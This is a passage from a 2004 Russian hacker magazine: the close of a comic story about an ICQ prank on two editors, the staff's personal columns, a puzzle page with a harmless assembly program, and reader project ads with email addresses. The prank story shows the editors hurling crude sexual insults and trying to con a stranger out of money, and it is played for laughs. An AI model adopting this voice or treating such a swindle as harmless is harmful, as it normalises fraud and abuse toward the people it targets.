"Да этот волосатый <censored> хотел нас развести! - в сердцах воскликнул Куттер. - Из-за него мы убили кучу времени, которого у нас и так в обрез!" Усталые и обломавшиеся редакторы вновь принялись за работу. Светало. Близился час Х, близилось время Ч. Скоро ехать в редакцию с видеоуроком, а еще ничего не готово. Нет ничего, кроме досады на лже-Тисю. Но ася снова сказала: "Аууу". Весело так сказала. Можно было подумать, что пришло сообщение от Ядовитого со словами: "Парни, вы молодцы, вы потрудились на славу. Можете не делать того, что делаете, вот ваши гонорары и отпускные. Съездите, отдохните по полной программе". Уж очень весело ася сказала: "Аууу".

Но это был не Яд. Это снова былО Тися. На этот раз от него поступило более конкретное предложение:

- Я хочу играть с вашими петушками (нет, ну, конечно, Тися не так сказало, просто все равно цензура вырежет то, что сказало Тися :)).

Глумиться над назойливым существом не было сил, и Симбиоз написал следующее:

- Отстань, волосатое мохнорылое чудовище. Ты нам не интересен! Ни капельки! Ты слышишь? НИ КАПЕЛЬКИ! А будешь к нам приставать, отхватишь по темечку и копчику!

После этого Симбиозис уже хотел послать извращенца в игнор, но тут всплыло окошко с такой мессагой:

- Я готов заплатить вам. Вы дадите мне поиграть с вашими петушками, а я вас щедро отблагодарю. Все, что я хочу - играть с петушками!

Друзья весело загоготали, но, вспомнив кучу самых невероятных историй, происходивших в Сети, задумались - а не развести ли мальчугана на бабло? Загребущие барыги, любители халявы почуяли запах денег и уже в который раз отложили работу по записи видеоурока.

- Сколько? Сколько ты нам заплатишь?

- По 300 мертвых президентов за петушка.

300 у.е. 300 зелени каждому! Это была последняя капля. Упускать такой шанс было нельзя, и пацаны сломались.

- Значит так, внимай моим засылам, потное, волосатое, шрекоподобное чучело. Сейчас ты переведешь небольшой кусок бабок на наш ВМЗ-кошелек, и смотри без фокусов! Если хоть на миг мы усомнимся в правдивости твоих намерений, пощады не жди. Ты будешь беспощадно... беспощадно





занесен в игнор-лист! (Куттер думал, что это звучит угрожающе.)

- Ну что, Дюша, - обратился Кутта к Симбиозису - давай, какой там у тебя номер кошелька? Сейчас мы проверим, не врет ли этот убогий.

- У меня нет ВМ-кипера :(. Но зато в асе висит один чувак, которого мы с тобой хорошо знаем, и он может нам помочь!

Симбиоз говорил про Бублика, автора статьи "ВебМани для продвинутых мучачосов". Уж у него-то точно был установленный кошель. Редакторы стукнулись в асю к Бублу и попросили номер его кошеля, предупредив, что на него сейчас придет часть нелегальных денег - черного нала, добытого потом и кровью реальных пацанов. Это было сказано для устрашения Бублика, чтобы он не слил лаве раньше времени, не предупредив их.

Получив заветный номер WMZ-хранилища денег, редакторы, немного повеселев, передали его Тисе и попросили перекинуть туда хотя бы баксов 10. Еще они сказали, что после получения денег будут на 100% уверены в Тисе, как в настоящем, реальном, но не совсем мужике :).

А Тися возьми, да и пошли деньги, ведь Бублик подтвердил этот факт, сказав, что принял десятку, и попросив код протекции, с которым пришло лаве. Тися спокойно сказал, что код - "милый" (без кавычек), но стал уже немного нервничать, подозревая, что его могут наглым образом опрокинуть на зелень и не дать поиграться с петушками даже минуты. Тися постоянно спрашивал, скоро ли они начнут договариваться о встрече, а в ответ его ждало гробовое молчание. Тися был в отчаянии, а редакторы тем временем спешно устанавливали уже свой собственный кипер, и попросили Бублозавра, короля вебмани, перевести деньги к ним. А тот исчез, испарился, замолчал. "Кидала, - подумали Куттер и Симбиозис одновременно. - Получил десять баков и на радостях ушел за пивом в стекляшку. Ладно, черт с ним и этими 10 долларами, если удастся нагреть Тисю, то поимеем 590 на два рыла, а Бублику потом удалим часть легкого за провинность".

И тут ребят ждало самое страшное разочарование – откликнулся Бублик. Причем откликнулся весьма интересной фразой: "Привет, мальчики, я Тися :)". Редакторы переглянулись и засмеялись. Написали несколько теплых сообщений Бублику, назвали друг друга валенками за то, что повелись на такое, вырубили асю и, наконец, принялись за урок.

ЧИСТОСЕРДЕЧНОЕ ПРИЗНАНИЕ

Да-да, именно так, это был я. Просто от нечего делать я решил зло постебаться ночью над измученными редакторами, но я и не подозревал, КАК, оказывается, им тяжело живется. Бедные-бедные редакторы, от большой нагрузки на работе, от труда на благо своих обожаемых читателей у них нет времени ни на теток, ни на отдых. Зачастую они даже не в состоянии сразу распознать стеб.

ВОЗВРАЩЕНИЕ К СУРОВОЙ РЕАЛЬНОСТИ

Куттер в расстройстве сел на диван и подумал: "Пора увольняться из этого ада... но это потом, а пока... работа, работа и еще раз РАБОТА..." Но ни один хороший рассказ не обходится без happy-end'а, поэтому спешу тебя обрадовать: с личной жизнью у наших героев все нормально и не надо думать, что они живут только общением в инете и по телефону. Но имя Тися до сих пор вызывает у них двойственные чувства: с одной стороны глупо повелись, с другой – ведь весело было! ;)



СЛОВО ПОТЕРПЕВШИХ

Да, признаемся, эта история основана на реальных событиях. Скотина Бублик, не имея никакого уважения к друзьям, которые горят на работе, зло стебал нас в самый неподходящий момент. Самым прикольным было то, что в столь ранний час в инете было больше не к кому обратиться за кошельком, вот и снесло нам башку от такого бреда :). В любом случае все мы от души посмеялись, ведь смеяться над собой очень полезно ;).

symbiosis & CuTTer



TM RADIO ULTRA


X-CREW

Как ни странно, Хакер делают обычные живые люди, которые даже не сильно отличаются от тех, кого ты видишь на улице. Однажды нам пришло письмо, где автор представлял нас всех такими напичканными имплантатами угрюмыми куль-хацкорами, которые сидят за мониками во всю стену, а вокруг них ездят роботы и открывают им пиво. Представь себе, это не так, мы учимся в обычных институтах, ездим как все в метро на Савеловский рынок за железками и, помимо компьютеров, имеем кое-какие человеческие увлечения. Если тебе интересно, на что похожа жизнь редакции и редакторов, читай X-Crew, и мы расскажем тебе все о нас, любимых ;).

Ядовитый (2poisonS)


На день Святого Валентина моя девушка подарила мне Decision Maker – шар для принятия решений. Забавная штука – металлический шарик на подставке, разделенной на секторы с универсальными ответами. Вращаешь шарик и смотришь, на какой сектор укажет цветной подшипник. Короче, если ты когда-нибудь был в казино или хотя бы смотрел «Поле Чудес», то смысл должен быть тебе ясен. Мне, как водится, достался дефектный девайс, поскольку он практически всегда показывает на один и тот же сектор: «продавай». Или судьба мне такая предначертана. Какой вопрос ни задам, ответ один – продавай. Спрашиваю: «Какую обложку на следующий номер ставить, снова сексуальную или нет»? – «Продавай». «Стоит ли увеличивать PC_Zone?» - «Продавай». «Сколько платить выпускающему редактору?» - «Продавай». Ни хрена не легче от этого шарика, одним словом.

Вот я своей подружке правильный подарок сделал – кухонный передник с изображением голой женщины. ИМХО, то что нужно для поднятия тонуса.




Сергей Покровский (SINtez)

Уже год как увлекаюсь цифровой обработкой видео. В ноябре наконец-то подарил себе на день рождения видеокамеру. В этом месяце снял всю команду, монтирую, обрабатываю, и в итоге получится ролик, который ты сможешь увидеть при старте каждого приаттаченного к журналу диска в следующем выпуске Х. Что-то совсем не читал художественной литературы в этом месяце, одни бизнес-книги. Зато посмотрел прикольный фильм "Влюбленный Тома", о чуваке, который боится выходить из дому и общается с народом через видеофон, ну а временами удовлетворяется киберсексом. Очень понравилась операторская работа в этом фильме, напомнило "Амели". Так же вытянута вверх контрастность и насыщенность цвета, преобладают чистые и кислотные цвета. И наконец-то выбрался на Горбушку. Затарился последним альбомом The Crystal Method - Legion of Boom, купил их же альбом ремиксов Community Service, а также последний альбом E-Z Rollers - Lickable Beats. Очень хорошие пластинки, уже третий день только их и слушаю :). А вот Annual за осень 2003 года от лейбла Ministry of Sound абсолютно не вставил, как-то совсем не позитивно, грузово, что редко услышишь в Хаус музыке.




Александр Позовский



Спешу доложить вам, разлюбезная моя Катерина Матвеевна, что жизнь у меня в целом неплоха. После того как в нашу пустыню завезли электронно-вычислительную машину, ее даже можно назвать счастливой. Теперь я не обращаю внимания на гарем и не назначаю любимых жен – я редактирую Кодинг местного журнала Хакер, целыми днями загорая под нежарким солнцем LCD-монитора. Это очень увлекательно и так похоже на профессию простого русского пехотинца. Вы, должно быть, подумаете, что у меня компьютерная зависимость? Ничуть не бывало. Я в любой момент могу вообще завязать с компьютером...

KROt

На днях приобрел iMAC 20". Теперь сижу по ночам и колдую над ним... Оказалось, не так уж легко найти халявный софт и игрушки под систему MAC OS X 10.3. Ни в одном из книжных Москвы не оказалось в наличии литературы о системе MAC OC. Нет, вру, одну нашел, совершенно никчемную, слава богу, на MAC'е приходилось работать не раз, так что обойдемся без книг. Ждать софт придется целую неделю. Но пока не теряю времени зря, по чуть-чуть юзаю систему, жму пятерней на однокнопочную мышь.




M.J.ASH

Зимой в Питере не слишком весело, да и работы в этом месяце хватало, так что из дому я выбирался редко. Нормально отдохнуть удалось лишь раз, когда ко мне приехал старый друг, и мы отправились в ближайший клуб поиграть в боулинг. Кстати, та игра запомнилась. В одной партии мне удалось сделать шесть страйков, причем четыре страйка шли у меня один за другим, за что нам от администрации было организовано бесплатное пиво. Самое смешное же заключалось в том, что подобная меткость мне совершенно не свойственна – обычно я с трудом набираю сто очков за игру. Но в тот день мне так везло, что под конец я уже начал подкалывать приятеля и говорить о себе не иначе как «мы, профессионалы»... Разобравшись с делами, пошел и купил себе контроллер IEEE-1394. Давно хотел это сделать. Камерой формата Mini DV я обзавелся еще в прошлом году и с тех пор уже успел отснять пару десятков шестидесятиминутных видеокассет. Камера к компьютеру подключилась без каких бы то ни было проблем. Качество «домашнего видео» сильно порадовало, а вот над своими операторскими навыками я решил еще поработать. Тем не менее, пару кассет на винчестер я все-таки переписал, и все свободное время посвятил редактированию и подготовке к записи на DVD видеовоспоминаний о своем последнем отпуске. Готовый диск у друзей и родственников получил высокую оценку. На все похвалы я небрежно пожимал плечами, всем своим видом привычно показывая, что нам, профессионалам, и не такое по плечу :).



CuTTer



Этот месяц оказался крайне перегружен всякими событиями и переживаниями. Первое и самое главное, я стал выпускающим редактором. Работы сразу стало на порядок больше. А если точнее, то началось просто МЯСО. Следить за всеми редакторами, проверять сданные материалы, корректировать оформление, текст. Пинать их, если они что-то задерживают, проводить урологические массажи. В общем, много новых радостей.

Второе - отношения в семье. Приходишь к выводу, что чем больше хочешь независимости, тем больше получаешь проблем, т.к. все равно приходится продолжать жить по правилам родителей. Поэтому, чтобы уместить все свои жизненные взгляды и внутреннее разгильдяйство в одном месте, возникает необходимость снимать отдельную квартиру. Так что голова теперь работает в этом направлении.


Из приятных моментов – стал еще больше читать. Теперь я практически не расстаюсь с книгами. Если появляется свободное время, то его я провожу с ними любимыми (хотя, конечно, с девушкой еще лучше). Осилил совсем недавно Кена Кизи «Песня моряка». Перешел к Уильяму Берроузу «Голый завтрак».

Из музыки несколько зациклился на бэкграундных композициях и диске Psy-E-Ternity «A Smooth Journey Into Psy-Trance». Очень уж понравился этот сборник. А порой хочется вернуться к мясному Drum'n'Bass или Techstep и колбаситься под это на танцполе.

SYMBIOSIS


Мне наконец-то удалось полноценно отдохнуть – после сдачи сессии и номера я с друзьями ломанулся на неделю в пансионат. Самое смешное, что путевки туда удалось вымутить на халяву, от какой-то там общественной организации. Надо сказать, что халява не всегда бывает полным отстоем: в заведении «Лисицкий Бор» под Тверью, где мне удалось побывать, все было достаточно сносно. Были там снегоходы, баня, катание на конях, дискотеки (пердяевские, конечно), много позитивного народа, знакомств, смеха, бреда, пьянок-гулянок, разломанных номеров и прочего к этому прилагающегося.

По приезду на Родину я внезапно узнал, что стал редактором Юнитов, и что через три дня их надо сдать. Сразу после отдыха все началось сначала... Но по любому, мне нравится такая жизнь! ;)



ЛИСА

В этом месяце меня потянуло на кулинарные подвиги. Может, подействовало общение с Холодом – постоянные разговоры о том, какой он испек торт и сколько корицы надо класть в глинтвейн, у любой девушки сформируют комплекс неполноценности. В общем, после того как я приготовила курицу в соусе из ананасов и апельсинов, мой друг, кажется, всерьез задумался о том, что в семейной жизни есть свои преимущества. Он, правда, еще не знает, что тяга к экспериментам у меня появляется нечасто – ну, может, раз в полгода :). Хотя, как оказалось, мне нравится готовить – главное, подходить к процессу творчески, не превращая его в рутину. Впрочем, это относится к любому делу, верно?





ANDRUSHOCK

Месяц начался просто отвратительно: 0days сплойты не компилились, статьи не писались, обжимной инструмент валился из рук, да еще прямо перед моим днем рождения подруга преподнесла отличный подарок: сменила свой статус на ex-girlfriend. Так дальше продолжаться не могло, и я решил устроить себе праздник души: купил ноут Compaq Evo N620c (спонсоры, где же вы, где?). Возможно, кто-то скажет, взглянув на спецификацию, что если сейчас в новом буке нет вайрес лан и блютуса, то это полный слив. Не знаю, меня эта модель полностью устраивает, хотя неплохо было бы винт пошустрее, памяти побольше... Ну, ты меня понимаешь ;-).


Иван Скляров (Sklyarov@real.xakep.ru)


X-PUZZLE


«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»
Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ПЕРВЫЙ ПАЗЛ «ДЛЯ САМЫХ МАЛЕНЬКИХ»

Каким известным хакерским прогам (названия) принадлежат следующие логотипы?


#1


#3


#2


#4

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 апреля. До встречи!

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

ОТВЕТ НА ПАЗЛ №1 «ХИТРЫЙ БАЙТИК»

Задача проста для тех, кто хоть немного умеет работать с отладчиком. Нужно исправить десятый байт 41h на 59h, т.е. изменить команду "inc cx" на "pop cx" (естественно, это может быть не единственный вариант). Вот изначальная com-программа на ассемблере (MASM):

```
CSEG segment
assume CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG
org 100h

Begin:
 mov cx,3
 Label1:
  call Procedure1
 loop Label1
 push ax
 inc cx; эту команду нужно исправить на pop cx
 inc cx
 inc cx
 Label2:
  call Procedure2
 loop Label2
 int 20h
 Message db "Cool Hacker!",0Dh,0Ah,'$'
 Procedure1 proc
  add ax, 1
  ret
 Procedure1 endp
 Procedure2 proc
  mov ah, 9
  mov dx, offset Message
  int 21h
  ret
 Procedure2 endp
CSEG ends
end Begin
```

ОТВЕТ НА ПАЗЛ №2 «ИНОПЛАНЕТНЫЙ КАЛЬКУЛЯТОР»

Ответ будет следующим: 2+3=11. Калькулятор считает в четверичной системе счисления, т. е. все числа представлены только четырьмя цифрами: 0, 1, 2, 3 (11 в четверичной системе соответствует 5 в dec).

ОТВЕТ НА ПАЗЛ №3 «БРЕДОГЕНЕРАТОР»

Начало последовательности будет таким: 01123. Данная последовательность образована числами Фиббоначи (каждое последующее число этой последовательности образуется суммой двух предыдущих), записанными без пробелов, т.е. 0 1 1 2 3 5 8 13 21 34 55 89 144 233...

ВТОРОЙ ПАЗЛ «КАК ЖЕ ЭТО РАСШИФРОВЫВАЕТСЯ?»

Расшифровать:

<kby, jgznm z pf,sk gthtrk.xbnm hfcrkflre rkfdbfnehs

ТРЕТИЙ ПАЗЛ «КОДЕРСКАЯ ЗАДАЧКА»

Составить программу, которая решала бы уравнение вида: S=x/16, где x - задается пользователем. Единственное условие - в коде нельзя использовать цифры (кроме нуля) и знаки: *, /, -, \, +. Писать можно на любом языке программирования, кроме низкоуровневых (ассемблера), также в программе нельзя использовать ассемблерные вставки. Мой вариант будет на Сях.



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

На прошлый выпуск X-Puzzle пришли ответы от 74999 читателей... только один пАдонок схалявил. Блин, так это же я был! Короче, решил я сделать все по-честному, можно даже сказать по понятиям, а именно отобрать через рандом трех победителей.
Итак, первый приз уходит к Elijah Demin (randir@hotbox.ru).
Наши аплодисменты по клавишам!

ЧЕТВЕРТЫЙ ПАЗЛ «ПУТИ В ХАКЕРСТВО»

Сколькими способами, продвигаясь от буквы к букве, можно прочитать слово ХАКЕРСТВО? На рисунке красной линией показан пример маршрута.
Кто составит программу, которая перебором подсчитает все возможные пути, получит дополнительный кусочек сахара.

```
Х А К Е Р С Т В О
А К Е Р С Т В О
К Е Р С Т В О
Е Р С Т В О
Р С Т В О
С Т В О
Т В О
В О
О
```

2 приз



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Второй приз забирает Первухин Денис (zorge@hotbox.ru). Денис попросил написать, что его «идейно вдохновляла Тананыкина Оксана aka Aksya». Я выполнил его просьбу. Однако нехорошо утаивать адрес идейной вдохновительницы от общественности, как-то это не по-нашему – не по-пацански. Работникам Хакера, например, идейные вдохновительницы страсть как нужны! Надеюсь только, Оксана не похожа на девушку из эротических фантазий Куттера, ы? Извините, я выйду на минутку, что-то мне опять нехорошо стало...

3 приз



Элитный коврик Хакер WELCOME и годовая подписка на журнал Хакер


Третий приз уносит Вечно_Голодный_Студент Исламов Эдуард (zukel@front.ru). Тут мое суровое сердце не выдержало, скупая мужская слеза упала на клавишу Enter... Просто вспомнил свои студенческие годы. Эдуард пишет, что его фамилия к религии не имеет никакого отношения. Не надо этого стесняться, Эдуард, у тебя хорошая фамилия, и религия хорошая, если ее исповедуют хорошие люди...

ХПРОЕКТЫ

Если ты хочешь собрать команду единомышленников для создания какого-либо проекта, и другого способа донести это до общественности у тебя нет, присылай нам свои объявы. Принимается все: проекты для кодеров, веб-дизайнеров и простых людей, заинтересованных в совместном творчестве. Если Хпроект дойдет до стадии завершения, он обязательно попадет на эту страницу, а его авторы получат приз. Объявления о стартующих и рассказы о завершенных проектах присылай на board@real.xakep.ru. Удачи!

Паскалисты! Проснитесь от затяжного сна! Настало наше время! Моя идея не нова, но все же я на 100% готов к созданию самого информативного портала по программированию на Turbo Pascal. Домен для проекта будет 2 уровня. На сайте планируются следующие разделы: новости, обучение, исходники, download, статьи, книги, форум. Для процветания проекта ему нужно огромное количество полезного материала, который я предлагаю присылать на programmerz@narod.ru. Если у вас пылится на жестком диске интересная статья, полезные исходники или редкая книга, то прошу, не поленитесь прислать все это на указанный выше e-mail. Заранее огромное спасибо!

Всем привет! Наверняка все читатели][в курсе, что представляют собой видеоуроки. Для тех, кто в танке, объясняю - это в основном mpeg файлы плохонького качества с неразборчивыми надписями и т.д. и т.п. (Речь идет не о наших уроках по взлому, а о других, совковых :) – прим. редактора.) Моя задумка состоит в том, чтобы написать программу, которая будет записывать перемещения курсора преподавателя по рабочему столу с соответствующими голосовыми комментариями. Она же при установке на компьютер клиента (ученика) будет повторять все действия препода. Как вам? Я сам в программировании имею поверхностные знания, поэтому мне нужен человек, способный все это закодить. Я же занимаюсь написанием уроков по 3ds max, Photoshop, Corel. Думаю, такая программа будет полезна, так как при должной продуманности будет иметь колоссальные преимущества перед остальными. Координаты для связи: e-mail: totskih_vii@list.ru, icq: 46165957.



Проект "Сделай игру своими руками" создан для того, чтобы объединить людей, которые хотят создавать компьютерные игры собственными руками. В проекте может участвовать каждый желающий, который может либо реально помочь проекту, либо имеет базовые знания в какой-либо области разработки и хочет научиться искусству "игроделия". На сегодняшний день над первым проектом в поте лица трудятся четыре человека: два программиста (они же 3D-моделлеры по совместительству), еще один 3D-моделлер и человек, который полностью занят звуковым наполнением игры. В данный момент разработан каркас графического движка, состоящий из:
1. инициализации настроек видеокарты пользователя;
2. начального меню;
3. трехмерного мира, в котором катастрофически не хватает 3D объектов;
4. возможности загрузки трехмерных объектов в сцену игры;
5. персонажа, который может в этом мире путешествовать, куда ему вздумается.

Разумеется, игра имеет оригинальный сюжет. Кстати, это 3D бродилка-стрелялка. Проект остро нуждается в свежей крови, особенно в программистах на Visual C++. Сразу предупреждаю, что проект некоммерческий. Если есть желание помочь, а заодно и приобрести бесценный опыт, прошу писать на mailto: sgm@pochta.ru.

Привет, перцы! Я буду неоригинален, но мне пришла в голову отличная идея создать свою игру. Это будет онлайновая win32 ASCII rpg'шка. Удивлены? Хотите поучаствовать в разработке? Тогда смело пишите на мой e-mail: hardnews@list.ru.

Пива всем! Гулял по просторам необъятной Сети, и мне в голову пришла отличная идея, которой я готов поделиться. Я хочу сделать 3D-станок. Удивлены? Ошарашены? Не пугайтесь, сейчас все объясню =). Я беру на себя аппаратную часть станка - направляющие, шаговые двигатели, шарико-винтовые пары, рабочая каретка etc. Чудо будет с рабочим полем 2x2x2 метра, точность по механике до 0,01 мм. Рабочий инструмент будет перемещаться _во всех_ плоскостях. Вот что требуется сделать моим помощникам в первую очередь:

- требуется для начала на анси-С написать движок с линейной и круговой интерполяцией, причем в 3D. Необходимо будет учесть множество параметров, например коррекция на размер инструмента, на углы подхода к заготовке etc. На ANSI нужно писать лишь потому, что он будет встроен в микроконтроллер и должен работать в реалтайме.
- в параллель нужно писать пользовательский интерфейс - импорт .3ds .max .dwg, визуализация, задача множества параметров обработки, формирование управляющей программы, работа со станком через rs-232.

Система команд имеет место быть, возьмем за основу стандарт ЧПУ от Сименс, ТЗ напишем сообща, сайт под это дело организуем в момент. Проект коммерческий, так что участников не забудем =). Жду писем на мой e-mail: me@discus.ru.


VER 03.04 (63)
ХАКЕР
Кто следит за тетей Асей
Пингвин в форточке
Эпидемия MYDOOM
Замути свой Yahoo-Яндекс
Твой почтовый ящик взломан!
Преврати локалку в машину убийства
Пароль «рыба-конь»